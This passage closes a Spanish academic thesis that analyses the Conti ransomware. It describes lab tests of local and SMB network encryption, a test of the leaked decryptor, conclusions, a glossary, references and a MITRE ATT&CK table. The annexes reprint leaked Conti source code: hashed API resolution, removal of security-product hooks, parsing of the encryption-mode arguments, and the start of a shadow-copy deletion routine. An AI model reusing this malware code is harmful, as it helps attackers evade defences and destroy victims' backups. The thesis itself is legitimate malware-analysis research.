En la captura de pantalla que muestra la Ilustración 8 se puede ver que tras ejecutar Conti con el modificador *-m local* archivos con la extensión .exe no quedan afectados, mientras que ficheros con otras extensiones quedan sobrescritos por su versión cifrada y su nombre se modifica añadiendo la extensión .EXTEN. También se puede apreciar cómo se ha creado R3ADM3.txt, que tendría las instrucciones para pagar el rescate.

Para ilustrar el funcionamiento del cifrado en red y el movimiento lateral de Conti se instala Wireshark en la máquina anfitrión con el fin de monitorizar la actividad de la red.

Tras la lanzar Conti con el modificador *-m net* se revela el funcionamiento descrito en el punto 4.3.2 en las trazas de paquetes de red capturados entre la máquina virtual donde se ejecuta Conti y el servidor SMB. (Anexos 9.10, 9.11 y 9.12)

Se puede ver en detalle las operaciones NetShareEnumAll contra 192.168.1.179, donde recupera los recursos compartidos en esta dirección. Entre ellos se encuentra la carpeta de nombre “compartido”, sobre la que Conti puede leer y escribir.



Entre los paquetes 605 y 616 el ransomware se intenta conectar al recurso \\192.168.1.179\C$ de forma infructuosa. La conexión al siguiente recurso listado, la carpeta “compartido” sí resulta en éxito en el paquete 617 y 618.

Una vez asegurada la conexión con el recurso compartido disponible, crea la nota de rescate R3ADM3.txt, en el paquete 619 (Create Request File), y su contenido, en el paquete 623 (Write Request).

En el paquete 631 Conti solicita la lista de ficheros y directorios dentro de “compartido”, que es devuelta en el paquete siguiente.




Ilustración 12 Listado de ficheros y directorios dentro de la carpeta compartida

Entre los paquetes 646 y 676 sucede la recreación del archivo contiTest.txt. Concretamente se vuelca el nuevo contenido cifrado del archivo en el paquete 670. Este mismo archivo se vuelve a abrir para su renombrado a contiTest.txt.EXTEN entre los paquetes 677 y 690.




Ilustración 13 Renombrado del archivo con la extensión .EXTEN

Se ha probado asimismo otra herramienta liberada en las filtraciones, *Decryptor*. Al incluir en su configuración la clave privada del par generado es capaz de recuperar los ficheros encriptados.




Ilustración 14 Decryptor, compilado

6. Conclusiones y trabajo futuro

A lo largo de los capítulos se ha podido comprobar que el ransomware se ha demostrado como una amenaza capaz de poner en jaque la seguridad de importantes organizaciones que, además, en los últimos años ha seguido un camino de perfeccionamiento de sus procedimientos. Esto ha llevado a un creciente número de ataques que cada vez llegan a secuestrar información más relevante y demandar sumas de dinero mayores.

En cuanto al análisis de Conti, se ha logrado llevar a cabo una revisión en detalle de uno de los ransomware con más actividad de 2021. Ha sido vital para poder llevar a cabo este estudio la filtración de información interna del grupo. En el código fuente tratado se ha puesto de manifiesto el funcionamiento de la herramienta desde dentro y se ha vuelto a comprobar al ejecutar las pruebas en la máquina virtual.

En general, se puede afirmar que se han cumplido las metas y objetivos marcados para este proyecto. De cualquier forma, esta memoria podría ampliarse a futuro considerando algunas de estas líneas de trabajo:

- Extendiendo el análisis del código a la versión 3 de Conti, comparando las diferencias entre las dos versiones.
- Tratando las medidas de seguridad que serían recomendables adoptar en una organización para evitar o minimizar los efectos del ransomware y qué manera de proceder es la óptima en caso de sufrir un ataque.
- Analizando el ransomware desde un punto de vista legal: qué leyes quebrantan y cuál es el encaje de un caso de ransomware en el ordenamiento legal de España.
- Estudiando en profundidad qué sistemas de pago se utilizan y cómo consiguen blanquear posteriormente ese dinero los grupos criminales.
- Especulando, a nivel teórico y práctico, qué puede suponer la aparición de ransomware enfocado a dispositivos del IoT en los próximos años.

7. Glosario

- **Malware**: término general para referirse a cualquier tipo de "*mal*icious soft*ware*" (software malicioso) diseñado para infiltrarse en su dispositivo sin el conocimiento del usuario. Hay muchos tipos de malware y cada uno busca sus objetivos de un modo diferente. Sin embargo, todas las variantes comparten dos rasgos definitorios: son subrepticios y trabajan activamente en contra de los intereses de la persona atacada.
- **QuickBASIC**: descendiente del lenguaje de programación BASIC que Microsoft Corporation desarrolló para su uso con el sistema operativo MS-DOS.
- **Autoexec.bat**: es un archivo de sistema que originalmente estaba en los sistemas operativos de tipo DOS. Es un archivo por lotes de texto plano en el directorio raíz del dispositivo de arranque. El nombre del archivo es una abreviatura de "ejecución automática", que describe su función en la ejecución automática de comandos en el arranque del sistema; el nombre del archivo fue acuñado en respuesta a las limitaciones de nombres de archivo 8.3 de la familia de sistemas de archivos FAT.
- **Criptografía (o cifrado) de clave simétrica**: son algoritmos de criptografía que utilizan las mismas claves criptográficas tanto para el cifrado del texto plano como para el descifrado del texto cifrado.
- **Criptografía (o cifrado) de clave pública**: es un sistema criptográfico que utiliza pares de claves. Cada par consta de una clave pública (que puede ser conocida por otros) y una clave privada (que no puede ser conocida por nadie más que por el propietario). La generación de estos pares de claves depende de algoritmos criptográficos que se basan en problemas matemáticos denominados funciones unidireccionales. La seguridad efectiva requiere mantener la clave privada; la clave pública puede distribuirse abiertamente sin comprometer la seguridad.
- **Zip**: es un formato de archivo que admite la compresión de datos sin pérdidas
- **RSA**: (Rivest-Shamir-Adleman) es un criptosistema de clave pública muy utilizado para la transmisión segura de datos. También es uno de los más antiguos. El acrónimo "RSA" procede de los apellidos de Ron Rivest, Adi Shamir y Leonard Adleman, que describieron públicamente el algoritmo en 1977.

- **Ingeniería social**: es la manipulación psicológica de las personas para que realicen acciones o divulguen información confidencial.
- **DDoS**: es un ciberataque en el que el autor intenta que una máquina o recurso de red no esté disponible para sus usuarios previstos, interrumpiendo temporal o indefinidamente los servicios de un host conectado a una red. La denegación de servicio se lleva a cabo inundando la máquina o el recurso objetivo con peticiones superfluas en un intento de sobrecargar los sistemas e impedir que se cumplan algunas o todas las peticiones legítimas. Este el tráfico entrante que inunda a la víctima se origina en muchas fuentes diferentes.
- **Criptomoneda (o criptodivisa)**: es una moneda digital diseñada para funcionar como medio de intercambio a través de una red informática que no depende de ninguna autoridad central, como un gobierno o un banco, para mantenerla
- **IoT**: describe objetos físicos (o grupos de tales objetos) con sensores, capacidad de procesamiento, software y otras tecnologías que se conectan e intercambian datos con otros dispositivos y sistemas a través de Internet u otras redes de comunicación.
- **Blockchain**: es una lista creciente de registros, denominados bloques, que están enlazados de forma segura mediante criptografía. Cada bloque contiene un hash criptográfico del bloque anterior, una marca de tiempo y los datos de la transacción
- **Keylogger**: se trata de un software capaz de monitorizar las teclas pulsadas en un teclado sin que el usuario esté al tanto de ello.

8. Bibliografía

[1] T. Longstaff, “CIAC INFORMATION BULLETIN Number A-10,” 1989.

[2] O. Keane, K. Jackson, and J. Bates, “AIDS Information Version 2.0,” *Virus Bulletin*, Abingdon, pp. 2–11, Jan. 1990.

[3] J. Bates, “Disassembly of High-Level Programs and the AIDS Trojan,” *Virus Bulletin*, Abingdon, pp. 8–10, Feb. 1990.

[4] A. Solomon, B. Nielson, and S. Meldrum, “Information about the AIDS diskette trojan,” 1989.

[5] R. Slade, *Guide to Computer Viruses*. New York, NY: Springer New York, 1996. doi: 10.1007/978-1-4612-2384-9.

[6] A. A. Casilli, “Dr Popp et la disquette Sida,” *Terrain*, no. 64, pp. 14–31, Mar. 2015, doi: 10.4000/terrain.15578.

[7] E. Wilding, “Popp Goes The Weasel,” *Virus Bulletin*, pp. 2–2, Jan. 1992.

[8] A. Young and Moti Yung, “Cryptovirology: extortion-based security threats and countermeasures,” in *Proceedings 1996 IEEE Symposium on Security and Privacy*, 1996, pp. 129–140. doi: 10.1109/SECPRI.1996.502676.

[9] A. L. Young and M. Yung, “Cryptovirology: The Birth, Neglect, and Explosion of Ransomware,” *Commun ACM*, vol. 60, no. 7, pp. 24–26, Jun. 2017, doi: 10.1145/3097347.

[10] S. von Solms and D. Naccache, “On blind signatures and perfect crimes,” *Computers & Security*, vol. 11, no. 6, pp. 581–583, Oct. 1992, doi: 10.1016/0167-4048(92)90193-U.

[11] A. Ajjan, “Ransomware: Next-Generation Fake Antivirus,” *Sophos*, 2013.

[12] K. Savage, P. Coogan, and H. Lau, “The evolution of ransomware,” *Symantec Corporation*, 2015.

[13] D. Wall, “The Transnational Cybercrime Extortion Landscape and the Pandemic,” *European Law Enforcement Research Bulletin*, no. SCE 5, pp. 45–60, 2022.

[14] S. Nakamoto, “Bitcoin: A Peer-to-Peer Electronic Cash System.” 2008.

[15] F. Reid and M. Harrigan, “An Analysis of Anonymity in the Bitcoin System,” Jul. 2011, doi: 10.48550/arXiv.1107.4524.

[16] M. Conti, A. Gangwal, and S. Ruj, “On the economic significance of ransomware campaigns: A Bitcoin transactions perspective,” *Computers & Security*, vol. 79, pp. 162–189, Nov. 2018, doi: 10.1016/j.cose.2018.08.008.

[17] S. R. Zahra and M. Ahsan Chishti, “RansomWare and Internet of Things: A New Security Nightmare,” in *2019 9th International Conference on Cloud Computing, Data Science & Engineering (Confluence)*, Jan. 2019, pp. 551–555. doi: 10.1109/CONFLUENCE.2019.8776926.

[18] P. H. Meland, Y. F. F. Bayoumy, and G. Sindre, “The Ransomware-as-a-Service economy within the darknet,” *Computers & Security*, vol. 92, p. 101762, May 2020, doi: 10.1016/j.cose.2020.101762.

[19] P. N. Bahrami, A. Dehghantanha, T. Dargahi, R. M. Parizi, K.-K. R. Choo, and H. H. S. Javadi, “Cyber Kill Chain-Based Taxonomy of Advanced Persistent Threat Actors: Analogy of Tactics, Techniques, and Procedures,” *Journal of Information Processing Systems*, vol. 15, no. 4, pp. 865–889, 2019, doi: 10.3745/JIPS.03.0126.

[20] E. Hutchins, M. Cloppert, and R. Amin, “Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains,” *Leading Issues in Information Warfare & Security Research*, vol. 1, Jan. 2011.

[21] T. August, D. Dao, and M. F. Niculescu, “Economics of Ransomware: Risk Interdependence and Large-Scale Attacks,” *Management Science*, Mar. 2022, doi: 10.1287/mnsc.2022.4300.

[22] K. Grauer, W. Kueshner, and H. Updegrave, “The 2022 Crypto Crime Report,” Feb. 2022.

[23] A. Rehman, “Is Ransomware a challenge for Cybersecurity?,” *Global Scientific Journals*, vol. 10, no. 1, Jan. 2022.

[24] Coveware, “Coveware Quarterly Report Q4 2021,” 2021.

[25] @kostastsale, @pigerlin, and @_pete_0, “CONTInuing the Bazar Ransomware Story,” *The DIFR Report*, Nov. 2021. https://thedfirreport.com/2021/11/29/continuing-the-bazar-ransomware-story/ (accessed May 31, 2022).

[26] @pigerlin, @MetallicHack, @yatinwad, @kostastsale, and @RoxpinTeddy, “Conti Ransomware,” *The DFIR Report*, May 2021. https://thedfirreport.com/2021/05/12/conti-ransomware/ (accessed May 31, 2022).

[27] @ICSNick, @yatinwad, @v3t0_, and @THIR_Sec, “BazarLoader to Conti Ransomware in 32 Hours,” *The DIFR Report*, Sep. 2021. https://thedfirreport.com/2021/09/13/bazarloader-to-conti-ransomware-in-32-hours/ (accessed May 31, 2022).

[28] @kostastsale, @_pete_0, and @RoxpinTeddy, “BazarCall to Conti Ransomware via Trickbot and Cobalt Strike,” *The DFIR Report*, Aug. 2021. https://thedfirreport.com/2021/08/01/bazarcall-to-conti-ransomware-via-trickbot-and-cobalt-strike/ (accessed May 31, 2022).

[29] Ian Kenefick and Trendmicro, “BazarLoader Adds Compromised Installers, ISO to Arrival and Delivery Vectors,” 2021. https://www.trendmicro.com/en_us/research/21/k/bazarloader-adds-compromised-installers-iso-to-arrival-delivery-vectors.html (accessed May 25, 2022).

[30] Agenzia per la cybersicurezza nazionale, “Conti Analisi malware,” Apr. 2022.

9. Anexos

9.1. Conti Ransomware MITRE ATT&CK Techniques

Acceso Inicial		
Nombre de la técnica	**ID**	**Uso**
Cuentas válidas	T1078	Se han observado actores de Conti obteniendo acceso no autorizado a las redes de las víctimas a través de credenciales robadas del Protocolo de Escritorio Remoto (RDP).
Phishing: Spearphishing Attachment	T1566.001	El ransomware Conti puede entregarse utilizando el malware TrickBot, del que se sabe que utiliza un correo electrónico con una hoja de Excel que contiene una macro maliciosa para desplegar el malware.
Phishing: Spearphishing Link	T1566.002	El ransomware Conti puede ser entregado usando TrickBot, que ha sido entregado a través de enlaces maliciosos en correos electrónicos de phishing.

Ejecución		
Nombre de la técnica	**ID**	**Uso**
Intérprete de comandos y scripts: Windows Command Shell	T1059.003	El ransomware Conti puede utilizar las opciones de la línea de comandos para permitir al atacante controlar la forma en que escanea y cifra los archivos.
API nativa	T1106	El ransomware Conti ha utilizado llamadas a la API durante su ejecución.

Persistencia		
Nombre de la técnica	**ID**	**Uso**
Cuentas válidas	T1078	Se han observado actores de Conti obteniendo acceso no autorizado a las redes de las víctimas a través de credenciales RDP robadas.
Servicios remotos externos	T1133	Los adversarios pueden aprovechar los servicios remotos orientados al exterior para acceder inicialmente y/o persistir dentro de una red. Los servicios remotos, como las redes privadas virtuales (VPN), Citrix y otros mecanismos de acceso, permiten a los usuarios conectarse a los recursos de la red interna de la empresa desde ubicaciones externas. A menudo existen pasarelas de servicios remotos que gestionan las conexiones y la autenticación de credenciales para estos servicios. Servicios como la gestión remota de Windows también pueden utilizarse de forma externa.

Escalada de privilegios		
Nombre de la técnica	**ID**	**Uso**
Inyección de procesos: Dynamic-link Library Injection	T1055.001	El ransomware Conti ha cargado una biblioteca de enlace dinámico (DLL) cifrada en la memoria y luego la ejecuta.

Evasión de defensas		
Nombre de la técnica	**ID**	**Uso**
Archivos o información ofuscados	T1027	El ransomware Conti ha cifrado DLLs y ha utilizado la ofuscación para ocultar las llamadas a la API de Windows.
Inyección de procesos: Dynamic-link Library Injection	T1055.001	El ransomware Conti carga una DLL cifrada en la memoria y luego la ejecuta.
Desofuscar/Decodificar archivos o información	T1140	El ransomware Conti ha descifrado su carga útil utilizando una clave AES-256 codificada.

Acceso con credenciales		
Nombre de la técnica	**ID**	**Uso**
Fuerza Bruta	T1110	Los actores de Conti utilizan herramientas legítimas para escanear maliciosamente y forzar routers, cámaras y dispositivos de almacenamiento conectados a la red con interfaces web.
Robar o falsificar tickets de Kerberos: Kerberoasting	T1558.003	Los actores de Conti utilizan ataques Kerberos para intentar obtener el hash de Admin.
Descubrimiento de la configuración de la red del sistema	T1016	El ransomware Conti puede recuperar la caché ARP del sistema local mediante la llamada a la API `GetIpNetTable()` y comprobar que las direcciones IP a las que se conecta corresponden a sistemas locales no conectados a Internet.

Nombre de la técnica	ID	Uso
Descubrimiento de las conexiones de red del sistema	T1049	El ransomware Conti puede enumerar las conexiones de red de un host comprometido.
Descubrimiento de procesos	T1057	El ransomware Conti puede enumerar todos los procesos abiertos para buscar cualquiera que tenga la cadena `sql` en su nombre de proceso.
Descubrimiento de archivos y directorios	T1083	El ransomware Conti puede descubrir archivos en un sistema local.
Descubrimiento de la red compartida	T1135	El ransomware Conti puede enumerar los recursos compartidos de red abiertos del servidor remoto (SMB) utilizando `NetShareEnum()`.

Movimiento Lateral

Nombre de la técnica	ID	Uso
Servicios remotos: SMB/Windows Admin Shares	T1021.002	El ransomware Conti puede propagarse a través de SMB y encripta archivos en diferentes hosts, comprometiendo potencialmente toda una red.
Contaminación de los contenidos compartidos	T1080	El ransomware Conti puede propagarse infectando otras máquinas remotas a través de unidades compartidas de red.

Impacto

Nombre de la técnica	ID	Uso
Encriptación de datos	T1486	El ransomware Conti puede utilizar `CreateIoCompletionPort()`, `PostQueuedCompletionStatus()`, y `GetQueuedCompletionPort()` para cifrar rápidamente los archivos, excluyendo los que tienen las extensiones `.exe`, `.dll`, y `.lnk`. Ha utilizado una clave de cifrado AES-256 diferente por archivo con una clave de cifrado pública RAS-4096 incluida que es única para cada víctima. El ransomware Conti puede utilizar el "Windows Restart Manager" para asegurarse de que los archivos se desbloquean y se abren para el cifrado.
Parada de servicio	T1489	El ransomware Conti puede detener hasta 146 servicios de Windows relacionados con la seguridad, las copias de seguridad, las bases de datos y las soluciones de correo electrónico mediante el uso de net stop.
Inhibir la recuperación del sistema	T1490	El ransomware Conti puede eliminar Windows Volume Shadow Copies utilizando `vssadmin`.

9.2. Función GetApiAddr:

```
    Api.cpp

    VOID GetApiAddr(HMODULE Module, DWORD ProcNameHash, PDWORD Address)
    {
        PIMAGE_OPTIONAL_HEADER poh = (PIMAGE_OPTIONAL_HEADER)((char*)Module +
((PIMAGE_DOS_HEADER)Module)->e_lfanew + sizeof(DWORD) + sizeof(IMAGE_FILE_HEADER));

        PIMAGE_EXPORT_DIRECTORY Table = (IMAGE_EXPORT_DIRECTORY*)RVATOVA(Module,
poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

        DWORD DataSize = poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;

        INT Ordinal;
        BOOL Found = FALSE;

        if (HIWORD(ProcNameHash) == 0)
        {
            Ordinal = (LOWORD(ProcNameHash)) - Table->Base;
        }
        else
        {
        PDWORD NamesTable = (DWORD*)RVATOVA(Module, Table->AddressOfNames);
```

```
        PWORD  OrdinalTable = (WORD*)RVATOVA(Module, Table->AddressOfNameOrdinals);

        unsigned int i;
        char* ProcName;

        for (i = 0; i < Table->NumberOfNames; ++i)
        {
            ProcName = (char*)RVATOVA(Module, *NamesTable);

            if (MurmurHash2A(ProcName, StrLen(ProcName), HASHING_SEED) ==
ProcNameHash)
            {
                Ordinal = *OrdinalTable;
                Found = TRUE;
                    break;
            }
            ++NamesTable;
            ++OrdinalTable;
        }
        }
            if (!Found) {
            *Address = 0;
            return;
        }
        ADDR Ret = GetFunctionAddresss(Module, Table, Ordinal);

        if (CheckForForvardedProc(Ret, Table, DataSize)) {
            Ret = (ADDR)GetForvardedProc((PCHAR)Ret);
        }
        ReturnAddress(Address, Ret + 1);
    }
```

9.3. removeHooks

```
    Antihooks.cpp

    VOID removeHooks(HMODULE hmodule)
    {
        UINT_PTR uiBaseAddress = 0;
        UINT_PTR uiExportDir = 0;
        UINT_PTR uiNameArray = 0;
        UINT_PTR uiAddressArray = 0;
        UINT_PTR uiNameOrdinals = 0;
        DWORD dwCounter = 0;
        volatile int pe32magic = 0x10b;
        volatile int pe64magic = 0x20b;
        TCHAR moduleRealPath[MAX_PATH];

        HANDLE hFileMap = NULL;
        HANDLE hFile = NULL;

        LPBYTE originDll = NULL;
        int res = 0;
```

```
        HMODULE hKernel32 = LoadLibraryA(_STR("kernel32.dll"));

    #ifdef UNICODE
        typedef DWORD(WINAPI* GetModuleFileNameFunc)(HMODULE, LPWSTR, DWORD);
        GetModuleFileNameFunc pGetModuleFileName =
            (GetModuleFileNameFunc)GetProcAddress(hKernel32,
_STR("GetModuleFileNameW"));
    #else
        typedef DWORD(WINAPI* GetModuleFileNameFunc)(HMODULE, LPSTR, DWORD);
        GetModuleFileNameFunc pGetModuleFileName =
            (GetModuleFileNameFunc)GetProcAddress(hKernel32,
_STR("GetModuleFileNameA"));
    #endif // UNICODE

        pGetModuleFileName(hmodule, moduleRealPath, MAX_PATH);

    #ifdef UNICODE
        typedef HANDLE(WINAPI* CreateFileFunc)(LPCWSTR, DWORD, DWORD,
LPSECURITY_ATTRIBUTES, DWORD,
            DWORD, HANDLE);
        CreateFileFunc pCreateFile = (CreateFileFunc)GetProcAddress(hKernel32,
            _STR("CreateFileW"));
    #else
        typedef HANDLE(WINAPI* CreateFileFunc)(LPCSTR, DWORD, DWORD,
LPSECURITY_ATTRIBUTES, DWORD,
            DWORD, HANDLE);
        CreateFileFunc pCreateFile = (CreateFileFunc)GetProcAddress(hKernel32,
            _STR("CreateFileA"));
    #endif // UNICODE

        hFile = pCreateFile(moduleRealPath, GENERIC_READ, FILE_SHARE_READ, 0,
OPEN_EXISTING,
            FILE_ATTRIBUTE_NORMAL, 0);
        if (!hFile)
            return;

        typedef DWORD(WINAPI* GetFileSizeFunc)(HANDLE, LPDWORD);
        GetFileSizeFunc pGetFileSize = (GetFileSizeFunc)GetProcAddress(hKernel32,
            _STR("GetFileSize"));

        typedef BOOL(WINAPI* CloseHandleFunc)(HANDLE);
        CloseHandleFunc pCloseHandle = (CloseHandleFunc)GetProcAddress(hKernel32,
            _STR("CloseHandle"));

        DWORD Size = 0;
        DWORD H;
        Size = pGetFileSize(hFile, &H);
        if (!Size)
        {
            pCloseHandle(hFile);
            return;
        }

    #ifdef UNICODE
        typedef HANDLE(WINAPI* CreateFileMappingFunc)(HANDLE,
LPSECURITY_ATTRIBUTES, DWORD, DWORD,
```

```
            DWORD, LPCWSTR);
        CreateFileMappingFunc pCreateFileMapping =
            (CreateFileMappingFunc)GetProcAddress(hKernel32,
_STR("CreateFileMappingW"));
    #else
        typedef HANDLE(WINAPI* CreateFileMappingFunc)(HANDLE,
LPSECURITY_ATTRIBUTES, DWORD, DWORD,
            DWORD, LPCSTR);
        CreateFileMappingFunc pCreateFileMapping =
            (CreateFileMappingFunc)GetProcAddress(hKernel32,
_STR("CreateFileMappingA"));
    #endif // UNICODE

        hFileMap = pCreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
        if (!hFileMap)
        {
            pCloseHandle(hFile);
            return;
        }

        typedef LPVOID(WINAPI* MapViewOfFileFunc)(HANDLE, DWORD, DWORD, DWORD,
SIZE_T);
        MapViewOfFileFunc pMapViewOfFile =
(MapViewOfFileFunc)GetProcAddress(hKernel32,
            _STR("MapViewOfFile"));

        originDll = (LPBYTE)pMapViewOfFile(hFileMap, FILE_MAP_READ, 0, 0, Size);
        if (!originDll)
        {
            pCloseHandle(hFileMap);
            pCloseHandle(hFile);
            return;
        }

        uiBaseAddress = (UINT_PTR)originDll;

        // get the File Offset of the modules NT Header
        uiExportDir = uiBaseAddress + ((PIMAGE_DOS_HEADER)uiBaseAddress)->e_lfanew;

        if (((PIMAGE_NT_HEADERS)uiExportDir)->OptionalHeader.Magic == pe32magic)
        {
            uiNameArray = (UINT_PTR) & ((PIMAGE_NT_HEADERS32)
                uiExportDir)-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
        }
        else
        {
            if (((PIMAGE_NT_HEADERS)uiExportDir)->OptionalHeader.Magic ==
pe64magic)
            {
                uiNameArray = (UINT_PTR) & ((PIMAGE_NT_HEADERS64)
                    uiExportDir)-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
            }
            else
            {
```

```
                pCloseHandle(hFileMap);
                pCloseHandle(hFile);
                return;
            }
        }

        // get the File Offset of the export directory
        uiExportDir = uiBaseAddress
            + Rva2Offset(((PIMAGE_DATA_DIRECTORY)uiNameArray)->VirtualAddress,
uiBaseAddress);

        // get the File Offset for the array of name pointers
        uiNameArray = uiBaseAddress
            + Rva2Offset(((PIMAGE_EXPORT_DIRECTORY)uiExportDir)->AddressOfNames,
uiBaseAddress);

        // get the File Offset for the array of addresses
        uiAddressArray = uiBaseAddress
            + Rva2Offset(((PIMAGE_EXPORT_DIRECTORY)uiExportDir)-
>AddressOfFunctions,
                uiBaseAddress);

        // get the File Offset for the array of name ordinals
        uiNameOrdinals = uiBaseAddress
            + Rva2Offset(((PIMAGE_EXPORT_DIRECTORY)uiExportDir)-
>AddressOfNameOrdinals,
                uiBaseAddress);

        // get a counter for the number of exported functions...
        dwCounter = ((PIMAGE_EXPORT_DIRECTORY)uiExportDir)->NumberOfNames;

        // ÷åðåç âñå ýêïîðòèðóåìûå ôóíêöèè
        for (; dwCounter--; uiNameArray += sizeof(DWORD), uiNameOrdinals +=
sizeof(WORD))
        {

            char* cpExportedFunctionName = (char*)(uiBaseAddress
                + Rva2Offset(DEREF_32(uiNameArray), uiBaseAddress));

            uiAddressArray = uiBaseAddress
                + Rva2Offset(((PIMAGE_EXPORT_DIRECTORY)uiExportDir)-
>AddressOfFunctions,
                    uiBaseAddress);

            // use the functions name ordinal as an index into the array of name
pointers
            uiAddressArray += (DEREF_16(uiNameOrdinals) * sizeof(DWORD));

            // compute the File Offset to the function code
            UINT_PTR funcAddr = uiBaseAddress +
Rva2Offset(DEREF_32(uiAddressArray),
                uiBaseAddress);

            bool isForwarder = isForwardedFunc((const void*)funcAddr);

            // forwarder îáû÷íî è íà÷èíàåòñÿ ñ ïðûæêà íà íàñòîÿùåå òåëî
```

```
            if (isForwarder) continue;

            void* funcHooked = GetProcAddress(hmodule, cpExportedFunctionName);

            if (!funcHooked) continue;

            BYTE* p = (BYTE*)funcHooked;
            if (p[0] != 0xe9) {
                if (p[0] != 0xff) continue;
                if (p[1] != 0x25) continue;
            }

    #ifdef __MINGW32__
            bool funcIsHooked = (memcmp((const void*)funcAddr, (const
void*)funcHooked, 2) != 0);
    #else
            bool funcIsHooked = m_memcmp((const void*)funcAddr, (const
void*)funcHooked, 2) != 0;
    #endif // __MINGW32
            if (!funcIsHooked) continue;

            DWORD oldProtect = 0;
            DWORD oldProtect1 = 0;

            typedef BOOL(WINAPI* VirtualProtectFunc)(LPVOID, SIZE_T, DWORD,
PDWORD);
            VirtualProtectFunc pVirtualProtect =
(VirtualProtectFunc)GetProcAddress(hKernel32,
                _STR("VirtualProtect"));

            if (!pVirtualProtect(funcHooked, 64, PAGE_EXECUTE_READWRITE,
&oldProtect))
                break;

            //memcpy((void*)funcHooked, (void*)funcAddr, 10);
            CopyMemory((void*)funcHooked, (void*)funcAddr, 10);

            if (!pVirtualProtect(funcHooked, 64, oldProtect, &oldProtect1))
                break;
        }
    }
```

9.4. HandleCommandLine

```
    Main.cpp

    STATIC
    BOOL
    HandleCommandLine(PWSTR CmdLine)
    {
        INT Argc = 0;
        LPWSTR* Argv = (LPWSTR*)pCommandLineToArgvW(CmdLine, &Argc);
        if (!Argv) {
            return FALSE;
        }
```

```
LPWSTR HostsPath = GetCommandLineArg(Argv, Argc, OBFW(L"-h"));
LPWSTR PathList = GetCommandLineArg(Argv, Argc, OBFW(L"-p"));
LPWSTR EncryptMode = GetCommandLineArg(Argv, Argc, OBFW(L"-m"));
LPWSTR LogsEnabled = GetCommandLineArg(Argv, Argc, OBFW(L"-log"));
//LPWSTR ProcKiller = GetCommandLineArg(Argv, Argc, OBFW(L"-prockiller"));
//LPWSTR PidList = GetCommandLineArg(Argv, Argc, OBFW(L"-pids"));

if (EncryptMode) {

    if (!plstrcmpiW(EncryptMode, OBFW(L"all"))) {

        g_EncryptMode = ALL_ENCRYPT;
        global::SetEncryptMode(g_EncryptMode);

    }
    else if (!plstrcmpiW(EncryptMode, OBFW(L"local"))) {

        g_EncryptMode = LOCAL_ENCRYPT;
        global::SetEncryptMode(g_EncryptMode);

    }
    else if (!plstrcmpiW(EncryptMode, OBFW(L"net"))) {

        g_EncryptMode = NETWORK_ENCRYPT;
        global::SetEncryptMode(g_EncryptMode);

    }
    else if (!plstrcmpiW(EncryptMode, OBFW(L"backups"))) {

        g_EncryptMode = BACKUPS_ENCRYPT;
        global::SetEncryptMode(g_EncryptMode);

    }

}

if (HostsPath) {
    ParseFile(HostsPath, &g_HostList);
}

if (PathList) {
    ParseFile(PathList, &g_PathList);
}

/*
if (PidList) {
    ParsePidList(PidList, &g_WhitelistPids);
}
*/

if (LogsEnabled) {
    if (!plstrcmpiW(LogsEnabled, OBFW(L"enabled"))) {
        logs::Init();
    }
}
```

```
    /*
    if (ProcKiller) {
        if (!plstrcmpiW(ProcKiller, OBFW(L"enabled"))) {
            global::SetProcKiller(TRUE);
        }
        else {
            global::SetProcKiller(FALSE);
        }
    }
    */

    return TRUE;
}
```

9.5. Delete Shadow Copies

```
BOOL
locker::DeleteShadowCopies()
{

    HRESULT hres;

    // Step 1: --------------------------------------------------
    // Initialize COM. ------------------------------------------

    hres = (HRESULT)pCoInitializeEx(0, COINIT_MULTITHREADED);
    if (FAILED(hres))
    {
        return FALSE;                  // Program has failed.
    }

    // Step 2: --------------------------------------------------
    // Set general COM security levels --------------------------

    hres = (HRESULT)pCoInitializeSecurity(
        NULL,
        -1,                            // COM authentication
        NULL,                          // Authentication services
        NULL,                          // Reserved
        RPC_C_AUTHN_LEVEL_DEFAULT,     // Default authentication
        RPC_C_IMP_LEVEL_IMPERSONATE,   // Default Impersonation
        NULL,                          // Authentication info
        EOAC_NONE,                     // Additional capabilities
        NULL                           // Reserved
    );
    if (FAILED(hres))
    {
        pCoUninitialize();
        return FALSE;                    // Program has failed.
    }

    // Step 3: --------------------------------------------------
    // Obtain the initial locator to WMI -------------------------
```

```
        IWbemLocator* pLoc = NULL;
        hres = (HRESULT)pCoCreateInstance(
            CLSID_WbemLocator,
            0,
            CLSCTX_INPROC_SERVER,
